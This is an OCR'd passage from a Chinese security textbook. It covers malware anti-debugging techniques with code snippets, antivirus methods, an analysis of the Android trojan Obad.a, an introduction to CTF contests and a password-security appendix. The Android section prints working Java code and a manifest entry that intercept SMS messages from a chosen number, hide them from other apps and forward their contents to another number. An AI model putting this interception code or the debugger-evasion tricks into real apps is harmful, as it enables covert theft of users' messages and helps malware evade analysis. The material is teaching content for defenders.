  HANDLE hProcess,           //进程句柄，由GetCurrentProcess返回得到
  PBOOL pbDebuggerPresent    //用来接收返还结果的布尔值参数
);                           //调试环境下返回TRUE，非调试环境下返回FALSE
```

使用之前介绍过的NtQueryInformationProcess函数，并且将其参数二设置为ProcessDebugPort (0x7)，返回0表明程序没有被调试，调试状态下将返回调试的端口号。

以上三个函数均采用了检测PEB结构中的BeingDebugged参数信息，同样也可以通过汇编代码获取该信息。

```
int dbg;                //声明整形变量接受BeingDebugged的值
_asm{                   //32位系统环境
mov eax,fs:[30h]        //定位PEB
mov eax,[eax + 2h]      //定位BeingDebugged
mov dbg,eax             //接收BeingDebugged的值
}
```

最后检测dbg的值，若dbg的值为0，则表明非调试环境。同样在PEB结构中被改变的还有一些Heap（堆）标志，如ProcessHeap、NTGlobalFlag。

2. 扫描进程

程序可以使用CreateToolhelp32Snapshot、Process32First、Process32Next三个函数持续对进程进行扫描，查找如“ida.exe”“OllyDbg.exe”之类的调试软件，也可以直接使用FindWindow函数进行窗口查找。

```
HWND FindWindow(
  LPCTSTR lpClassName, //窗口的类
  LPCTSTR lpWindowName //窗口的名称
);
```

参数一可以为NULL，参数二中只要包含调试程序名称的部分字符串即可，如FindWindow(NULL, "ollydbg "); 即可。

3. 时间间隔检测

这里介绍RDTSC指令。


RDTSC指令返回的是自开机以来的CPU的周期数，返回的是一个64位的值EDXL:EAX（高32位在EDX，低32位在EAX），那么使用方法是如下。

```
int time_first, time_last, time_sub
_asm{
rdtsc
mov time_first, eax
}
...... //部分程序代码
_asm{
rdtsc
mov time_last, eax
}
time_sub = time_last - time_first
```

通过比较time_sub的差值是否大于正常运行时间，从而判断程序是否位于调试环境，与之相似的函数有：

```
DWORD GetTickCount(void)
```

返回自计算机启动到调用该函数的时间差，以毫秒为单位。可以使用类似上文的方法，计算时间差，判断调试环境。



4. 加壳

加壳是运用加密算法将程序压缩，修改程序入口点（Original Entry Point，OEP），加密程序源码，在内存中加载时进行解码，从而阻止调试软件对程序代码在用户层面的修改。

5. 加花

加“花”是指加入花指令，花指令由一些汇编语言组成的干扰调试人员进行分析的代码，程序能够正常运行，但会造成反汇编出错。

从源码上学习完以上小节之后，再次请问什么是计算机病毒？

9.4　反病毒技术介绍

9.4.1　特征码（值）扫描

首先我们介绍杀毒软件最传统的杀毒方法——特征码扫描。特征码是由反病毒分析人员从病毒样本的中不同位置提取的一系列字节，也就是带有病毒特征的一系列代码。随后这些代码经过严格的实验及比对，最终将符合条件的特征码整合在一起，病毒库（又名特征码库）由此诞生。

特征码扫描则是使用自身引擎反编译文件代码，并且代码内搜索匹配是否含有病毒库中的特征码和特征码偏移的位置，进而判断文件是否为病毒文件。在病毒与杀毒软件的斗争中，病毒库显然无法及时更新跟上病毒的开发步伐，同时也会因为病毒加壳、加花免杀从而难以扫描出符合的特征码，虽然其后增加了复杂特征码扫描以及隐藏特征码扫描，但特征码扫描始终无法做到“快毒一步”，因此启发式扫描作为弥补特征码扫描的缺陷而被开发出来。

9.4.2　启发式扫描

启发式扫描分为静态启发式扫描与动态启发式扫描。静态启发式扫描以特征码扫描为基础，通过反汇编在不运行的条件下对目标文件进行特征指令扫描，如果其使用的指令组合与原先由专家经验分析得出的病毒指令（通常是带有病毒性质的API函数的组合）相似度高，就会被判断为病毒程序。动态启发式扫描则是结合杀毒软件内置的虚拟机技术（软件模拟CPU等仿真环境），将病毒动态运行在虚拟机中并检测其行为，若发现类似病毒的可疑行为，则判定为病毒程序。

启发式扫描在未知病毒的检测方面起到了关键性的作用，弥补了特征码扫描无法第一时间检测最新病毒的缺陷，当然启发式扫描存在误报的情况，但很明显是利大于弊了。

9.4.3 主动防御技术

为了起到实时、主动防护病毒入侵的作用，主动防御技术打破了传统杀毒软件检测特征码的思路。首先它在驱动内核层次加载自身，从而避免自身进程在用户层面被病毒终结；其次，就像之前介绍的键盘钩子HOOK，主动防御技术在操作系统中HOOK了一些病毒常用的API函数，每当有程序使用这些API函数的时候，它会根据程序使用的API函数以及伴随这些API函数做出的行为推测该程序是否为病毒，进而做到实时监控。

主动防御技术避免了在用户在不知情的情况下运行病毒，并且对未知病毒也起到了一定的防范作用。同时，如360安全卫士等杀毒软件在主动防御技术中也增添了漏洞实时修补功能，杜绝了病毒通过漏洞入侵计算机。

9.4.4 云查杀

由于传统杀毒方法的病毒库巨大以及杀毒内存开销大等缺点，云查杀将成为未来杀毒软件的主流趋势。云查杀将特征码库存于服务器端，在查杀时通过安全公司的“云计算”手段，实现了在短时间内迅速查杀以及云端病毒库快速更新，但其缺点是需要保证一个畅通无阻的网络环境，并且有隐私泄露的危险。

9.5 Android木马

随着智能手机的普及，移动互联网已然成为了生活中不可缺少的一部分。在巨大利益的驱使下，手机病毒的黑色产业链便慢慢出现了。手机病毒的目的非常简单，即是通过获取用户隐私来牟利。

大多数手机病毒都有共同的特性：窃取用户信息并悄悄向增值服务号码发送短信，自启动以及高隐蔽性。

前两年出现了一种被称为“Backdoor.AndroidOS.Obad.a”的极具代表性的Android木马，如图9-88所示。该木马利用了当时“Android操作系统此前位置的漏洞来提升程序的权限，并且能够阻止被卸载”。到底为什么这个木马如此强大呢，于是手机安全专家们就对其展开了深度剖析。




图9-88 安装界面

（1）这款木马的代码隐蔽性非常高，代码也比普通木马的代码复杂烦琐得多。显然，复杂的代码并不是这款木马唯一神奇的地方。

（2）Odab.a的AndroidManifest.xml文件也非常精



妙，木马作者在对Android的漏洞挖掘及利用之后，使用了非谷歌标准的AndroidManifest.xml文件（见图9-89），并使其能够正常被智能手机运行。

```
<application =".COcCccl">
    <activity ="System" =".CCOIoll">
        <intent-filter>
            <action android:name="android.intent.action.MAIN" />
            <category android:name="android.intent.category.LAUNCHER" />
        </intent-filter>
    </activity>
    <activity ="System" =".cCoIOIOo" ="singleTop" />
    <service =".OCOcCOll" />
    <receiver ="System" =".OCllCoO" ="android.permission.BIND_DEVICE_ADMIN">
        <meta-data ="android.app.device_admin" ="@xml/ccclocc" />
        <intent-filter>
            <action android:name="com.strain.admin.DEVICE_ADMIN_ENABLED" />
        </intent-filter>
    </receiver>
    <service =".MainService" />
    <receiver =".IOOICOcI">
        <intent-filter ="1000">
            <action android:name="android.intent.action.BOOT_COMPLETED" />
            <action android:name="android.intent.action.QUICKBOOT_POWERON" />
```

图9-89　AndroidManifest.xml文件

（3）该木马通过对指令代码进行特殊处理，从而阻止反编译。该木马除了对代码进行加密处理以外，还通过对指令代码进行特殊处理，使得安全公司常用的Java反编译工具（见图9-90）无法正确地反编译其指令，增加了对木马的分析难度。




图9-90　Java反编译工具

（4）此木马无法被删除。Android系统从2.2版本开始，提供了一个“设备管理器”的功能，其初衷是为企业部署远程IT控制使用，为了防止员工私自卸载企业安装的“设备管理器”，一旦激活设备管理器之后，该设备管理器就不可删除（见图9-91）。但是，由于

Android系统对此功能设计得不完善，使得木马可以利用这个机制，让自己注册成为一个设备管理器，从而阻止用户卸载。

（5）一旦用户不慎“激活”木马，它就被注册成了设备管理器，此时该木马的“强行停止”和“卸载”按钮将完全失效，即木马无法关闭且无法卸载。另外由于设备管理器的权限以及木马自身使用非标准的手段来注册设备管理器，所以即使Android让它注册成功了，它也不会在设备管理器列表中显示，用户因此找不到取消注册设备管理器的入口，便无法取消此木马的权限，如图9-92所示。




图9-91　激活界面




图9-92　木马注册后，设备管理器显示“没有可供显示的设备管理器”

通过以上分析发现，如果用户在最开始不给予木马权限的话，那么它就不会造成很大的危害，所以，良好的手机使用习惯是自己不“中招”的最重要的环节，建议：

- 不要随便安装来源不可靠的软件；
- 不要随便给予不可靠软件设备权限；
- 习惯性地检查手机文件，看看有没有可疑文件；
- 安装软件之前，仔细查看该软件需要哪些权限并且是否确实需要这些权限才能运行APP完整功能。

下面，附上安卓短信发送代码：

```
package com.android.service;
import java.text.SimpleDateFormat;
```



```
import android.annotation.SuppressLint;
import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;
import android.os.Bundle;
import android.telephony.SmsManager;
import android.telephony.SmsMessage;

public class a extends BroadcastReceiver {
  public static final String SMS_RECEIVED_ACTION =
  "android.provider.Telephony.SMS_RECEIVED";

  @SuppressLint("SimpleDateFormat")
  @Override
  public void onReceive(Context context, Intent intent) {
  Bundle bundle = intent.getExtras();
  Object[] objects = (Object[]) bundle.get("pdus");
  for (Object obj : objects) {
        //注册SmsMessage
        SmsMessage smsMessage=SmsMessage.createFromPdu((byte[]) obj);
        String body = smsMessage.getDisplayMessageBody();
        String addres = smsMessage.getDisplayOriginatingAddress();
        long date = smsMessage.getTimestampMillis();
        //格式化时间
        SimpleDateFormat format = new SimpleDateFormat(
                "yyyy-MM-dd hh:mm:ss");
        String dateStr = format.format(date);
        System.out.println(addres + ":" + dateStr + ":" + body);
        //拦截指定号码短信
        if (addres.equals("5554")) {
            abortBroadcast();
            SmsManager smsManager = SmsManager.getDefault();
            //回传短信到指定号码
            smsManager.sendTextMessage("5556", null, addres + ":"
                        + dateStr + ":" + body, null, null);
        }
    }
```

```
    }


}
```

安卓的短信都是按广播的形式处理，所以只需要对广播进行监听就可以，当BroadcastReceiver优先级大于其他的BroadcastReceiver的优先级的时候，便可以使用abortBroadcast()来将此广播拦截，使其他APP无法接收到此广播。

```
<!-- 注册receive 并设置优先级-->
    <receiver android:name="com.android.service.a" android:exported="false">
        <intent-filter android:priority="10000">
                <action  android:name="android.provider.Telephony.SMS_
                RECEIVED"/>
        </intent-filter>
    </receiver>
```

9.6　本章小结

本章首先介绍了计算机病毒的起源以及发展过程，帮助读者了解了什么是计算机病毒。然后通过行为分析手段来讲解各种病毒分析工具的使用方法，从而使读者更加透彻地了解计算机病毒的行为，再从代码层面揭开计算机病毒神秘的面纱。接下来介绍了计算机病毒的其他常用技术手段、反分析手段和杀毒软件技术原理，从其他方面揭示计算机病毒的本质其实就是一些API函数的连招组合。最后分析了一个安卓病毒实例，随着移动手机的普及，手机病毒也成为未来病毒发展的重要趋势，加上大多数人对移动设备病毒的防御意识薄弱，更让恶意黑客有机可乘。要防御病毒的攻击，就要求储备更多的安全知识。通过本章的学习，读者会发现病毒其实并不神秘，只要我们怀着一份探索未知（不仅仅是计算机安全）的热忱，一份对于知识的强烈渴求，通过不断钻研，定能有所突破。

第10章

安全技术拓展——CTF

安全领域的知识博大精深，几乎没有人能掌握全部的知识技能，想要学习更多的知识，就一定不能局限于某一领域。本章将讲解一项在安全领域比较前沿的竞赛——CTF。

10.1 CTF简介

CTF（Capture The Flag）一般译作夺旗赛，它作为信息安全领域选拔人才和互相比拼技能水平的比赛，夺旗赛被越来越多的人所关注。这种比赛形式起源于1996年的DEFCON全球黑客大会，这次大会上用虚拟夺旗竞赛的形式代替之前黑客之间的真实攻击。CTF现在已经成为全球范围网络安全圈流行的竞赛形式。DEFCON作为CTF赛制的发源地，DEFCON CTF也成为了代表目前全球最高技术水平和影响力的CTF竞赛。

10.1.1 CTF的三种竞赛模式

CTF竞赛模式分为以下三类。

1. 解题模式（Jeopardy）

参赛队伍可以通过互联网或者现场的网络参与，这种模式的CTF竞赛与ACM编程竞赛、信息学奥赛比较类似，以解决网络安全技术挑战题目的分值和时间来排名，通常用于在线选拔赛。题目主要包含逆向、漏洞挖掘与利用、Web渗透、密码、取证、隐写、安全编程等，这也是新手最早也是最容易接触到的CTF竞赛模式。

2. 攻防模式（Attack-Defense）

在攻防模式CTF赛制中，参赛队伍在网络空间互相进行攻击和防守，挖掘网络服务漏洞并攻击对手服务来得分，通过修补自身服务漏洞进行防御来避免丢分，这多数出现在线下比赛中。攻防模式CTF赛制可以实时通过得分反映出比赛情况，最终也以得分直接分出胜负，是一种竞争激烈、具有很强的观赏性和高度透明性的网络安全赛制。在这种赛制中，不仅仅是比参赛队员的智力和技术，由于时间较长，所以对成员的体力要求也比较苛刻，同时也是对团队之间的分工配合与合作的考验。

3. 混合模式

混合模式是结合了解题模式和攻防模式的新型CTF竞赛模式，现已被越来越多的比赛采用，由于其可以发挥团队成员在各个领域的专长，这种新的竞赛模式被越来越多的人所接受。

10.1.2 知名CTF竞赛

在介绍知名CTF竞赛之前，先来认识一个网站——CTFTIME（https：//ctftime.

org/），如图10-1所示，这是一个比较全面提供CTF信息的网站。




图10-1　CTFTIME网站

根据CTFTIME网站的总结，国际知名赛事如下。

- DEFCON CTF：CTF赛事中的“世界杯”。
- UCSB iCTF：来自UCSB的面向世界高校的CTF。
- Plaid CTF：包揽多项赛事冠军的CMU的PPP团队举办的在线解题赛。
- Boston Key Party：近年来崛起的在线解题赛。
- XXC3 CTF：欧洲历史最悠久CCC黑客大会举办的CTF。
- SIGINT CTF：德国CCCAC协会另一场解题模式竞赛。
- Hack.lu CTF：卢森堡黑客会议同期举办的CTF。
- EBCTF：由荷兰老牌强队Eindbazen组织。
- Ghost in the Shellcode：由Marauders和Men in Black Hats共同组织的在线解题赛。
- RwthCTF：由德国OldEurOpe组织的在线攻防赛。
- RuCTF：由俄罗斯Hackerdom组织，解题模式资格赛面向全球参赛，混合模式的决赛面向俄罗斯队伍的国家级竞赛。
- RuCTFe：由俄罗斯Hackerdom组织的面向全球的在线攻防赛。
- PHD CTF：俄罗斯Positive Hacking Day会议同期举办的CTF。

国内知名赛事如下。

- XCTF全国联赛：中国网络空间安全协会竞评演练工作组主办、南京赛宁承办、KEEN TEAM协办的全国性网络安全赛事平台，2014—2015赛季五站选拔赛分别由清华、上交、浙大、杭电和成信技术团队组织（包括杭电HCTF、成信SCTF、清华BCTF、上交OCTF和浙大ACTF），XCTF联赛总决赛由蓝莲花战队组织，是国

内最权威、最高技术水平与最大影响力的CTF赛事平台。

- AliCTF：由阿里巴巴公司组织，面向在校学生的CTF竞赛，冠军奖金10万元加BlackHat全程费用。
- XDCTF：由西安电子科技大学信息安全协会组织的CTF竞赛，其特点是偏向于渗透实战经验。
- HCTF：由杭州电子科技大学信息安全协会承办组织的CTF。
- ISCC：由北理工组织的传统网络安全竞赛，最近两年逐渐转向CTF赛制。

10.1.3　如何开启CTF之旅

由于CTF大赛中含有几乎所有的信息安全知识（二进制程序的逆向分析、二进制程序的漏洞挖掘与利用、操作系统内核安全、移动安全（安卓逆向与漏洞分析、IOS逆向与漏洞分析）、网络协议分析、Web攻击、Web日志审计与分析、隐写术、密码学应用、路由器漏洞利用、ACM编程、各种环境的取证分析等），所以十分适合基础扎实的安全技术爱好者。

如果只是基础扎实可没法玩转CTF，还需要对各个方面知识的深入理解和应用。安全是一门偏重应用的学科，很多安全问题并不是出在理论不健全上，而是在实施的时候出了这样那样的问题。碰到不懂的问题，不能看了别人写的Writeup（Writeup的字面含义是“新手必看”，在CTF竞赛中，参赛选手解题的思路及过程被称为Writeup，通常用于记录和交流，供他人学习等）就觉得自己也会了，一定要自己动手实践。

10.1.4　一些经验

对于还没参加过线下CTF竞赛的笔者来说，专门请教了某知名“赛棍”（对资深选手的昵称），总结了一些经验分享给大家。

第一，解题型的比赛一定不要在一道题目上卡太久，随时把思路记录下来，暂时没有思路就去尝试一下其他题目，然后再回来继续。

第二，面对国内的比赛时，脑洞一定要大，因为国内很多出题人还控制不好难度高和脑洞大之间的区别，一定要发散思维。

第三，平时见到好的文章技巧，或者自己踩过的“坑”，一定要全部记在一个小本上方便查阅，不然很可能有的“坑”还要掉第二次。

第四，终端一定要美化，不然做题的效率会非常低。

第五，很多Web的问题，其实在想明白之后都是可以在本地搭环境调试或者fuzz（模糊测试）的，千万不要不动手。

第六，一定要多向搜索引擎请教。

读者在学习了安全的基础知识，了解了一些基本技巧和经验之后，就可以开始自己的CTF之旅了。



附录

密码安全杂谈

密码安全问题确实是计算机安全中十分重要且大多数人无法有效解决的严重问题。我们发现越来越多的地方需要设置密码，甚至有些地方同时需要多个密码来确保安全（例如登录密码和支付密码），这就使我们陷入了两难的境地——设置简单好记的密码不够安全，但相对安全的复杂密码又实在难以记忆。

针对这个问题，最好的解决方法就是了解攻击者的攻击思路以及手段，有针对性地设置强度高但又不至于难以记忆的系列密码。这么说可能有点抽象，接下来，让我们从弱口令开始，一点点地开始分析。

这里先列出一些密码，请找找有没有自己熟悉的密码？

123456

123456789

12345678

111111

123123

11111111

5201314

000000

123321

00000000

1234567890

123123123

1314520

1234567

12345

666666

88888888

888888

654321

112233

如果不出所料的话，大部分人的某些账号，正是用着这些密码的其中之一。

我们通过搜集尽量多（虽然相对于整个密码体系来说还不算多，但大体上可以反映概率水平）、足够全面的密码样本，并且通过脚本分析，计算出它们出现的概率，总结出20个“最弱”的密码，评判标准是它们出现的频率，如附图1所示。

相信大部分人都能在其中找到自己现在或是曾经使用过的密码，但你可曾想过它们是有多么不安全？下面不妨来简单做一些计算。

假设计算机每秒可以尝试一百次输入密码并立刻判断正误的能力，那么位于榜首的6位纯数字密码大约需要2小时45分钟即可全部穷举（000000～999999）。也就是说，最多2小时45分钟后，密码就会被破解；不过我们接着往下看，位列第二的“123456789”

所代表的9位纯数字密码被穷举所需的时间大约是115天还要多，不过这是否可以说明它就是安全的了呢？大家当然知道答案：当然不是——因为人们的假设是随机9位数字，而123456789属于规律数字，很容易被人为破解。

output.txt - 记事本

文件(F)　编辑(E)　格式(O)　查看(V)　帮助(H)

```
123456      0.174270290071
123456789   0.075297329078
12345678    0.044501870922
111111      0.0298642716312
123123      0.0169782148936
11111111    0.0156901446808
5201314     0.0137360198582
000000      0.00766271276595
123321      0.0066593390071
00000000    0.00657954609929
1234567890  0.00629397021277
123123123   0.0056086262411З
1314520     0.00508852624113
1234567     0.0049864539007
12345       0.00495495460993
666666      0.00485650141844
88888888    0.00480289574468
888888      0.0038556858156
654321      0.00324844680851
112233      0.00307217943262
```

附图1　脚本统计输出结果

因为这些弱密码本身的特性，人们常常会在密码中加入一些其他元素，例如字母、符号等。一个数字和英文字母（大小写均可）组合的6位密码，按照之前的条件需要18年以上的时间才能穷举完毕！如果再增加一位，就需要上千年的时间来穷举，基本可以认定为暂时“无法穷举”的密码（随着计算机计算性能的提高，所需时间无疑会不断缩短，我们甚至可以预料到，当计算机计算能力达到极限时，无论多么复杂的密码都无法摆脱被穷举出来的命运，这时，人们就需要密码之外的“外力”来干涉密码安全了。后文会详细分析）。但机器毕竟不是恶意攻击的来源，发动恶意攻击的是不怀好意的人，他们虽无法拥有计算机的强大计算能力，但他们可以通过分析来推导出密码，例如：你的名字叫张三，那么你的密码极有可能含有“ZS”两个字母，如果得知了你的生日，那么攻击者又可以尝试很多种组合，如果你的密码恰巧是这些组合中的一种，那么你的密码依旧处于危险之中。

既然我们的密码如此不安全，为什么密码被破解的却只是少数中的少数呢？这就是因为我所说的“外力”的存在。回忆一下，某些时候在错误输入某个密码时，第2次输入和第一次有什么不一样？没错！那就是验证码。现如今，很多网站都要求在输入密码后输入验证码。顾名思义，“验证码”就是验证是否为机器的识别码，优秀的验证码需要做到“人类可以分辨但机器无法分辨”。这样，之前假设“计算机每秒进行一百次破解”就无法成立了。

在知道密码有多不安全之后，下面就要来说一说如何让密码变得安全了。

人们总是会陷入前文所提到的这样一个循环——容易记忆的密码不够安全，足够安全的密码却又很难记忆。人们拥有着成百上千的账号与密码，想做到一一对应地全部记住，

实在比较困难。有些人甚至为了图省事，将所有密码都设置为同一个，结果一处密码泄露，导致此人整个网络系统的崩溃。

如何根据网站的重要性与安全性来设置相应的密码，是密码安全中十分重要的一环。需要密码的账号大体上分为两类——相对安全的和比较不安全的。相对安全是指该网站用户数量极其庞大，本身的安全措施非常严苛，这样的网站安全性较好，不容易泄露，应使用自己熟悉的密码（但不是可以被穷举或人为猜解的弱口令）。比较不安全是指一些名气较低，无法确定安全性的网站，这时如果使用含有可能透露自己身份信息（例如名字首字母、生日等）的密码，一旦泄露，“后遗症”将不堪设想。此时设置一个便于记忆，难于破解的又与自己无关的密码，才是明智之举。

除了密码本身，有些为了方便用户的功能也会成为安全隐患，例如人们所熟知的一种功能——密码找回，密码找回旨在通过发送右键/短信等来验证所绑定的身份，从而在不知道原密码的情况下直接修改密码。当人们忘记自己密码时，这确实很有用，假如这些身份验证信息落入他人之手（例如邮箱账号被盗取），那么威胁到的是你环环相扣的整个密码体系。

小结

本节只介绍了一些非常基础的密码安全知识，相对复杂的（例如网上银行）密码体系需要较大的篇幅才能讲清楚。希望通过这一小节，帮助读者朋友们了解密码的重要性，遵循密码安全策略，提升防范意识，防范个人信息与财产等受到威胁和攻击。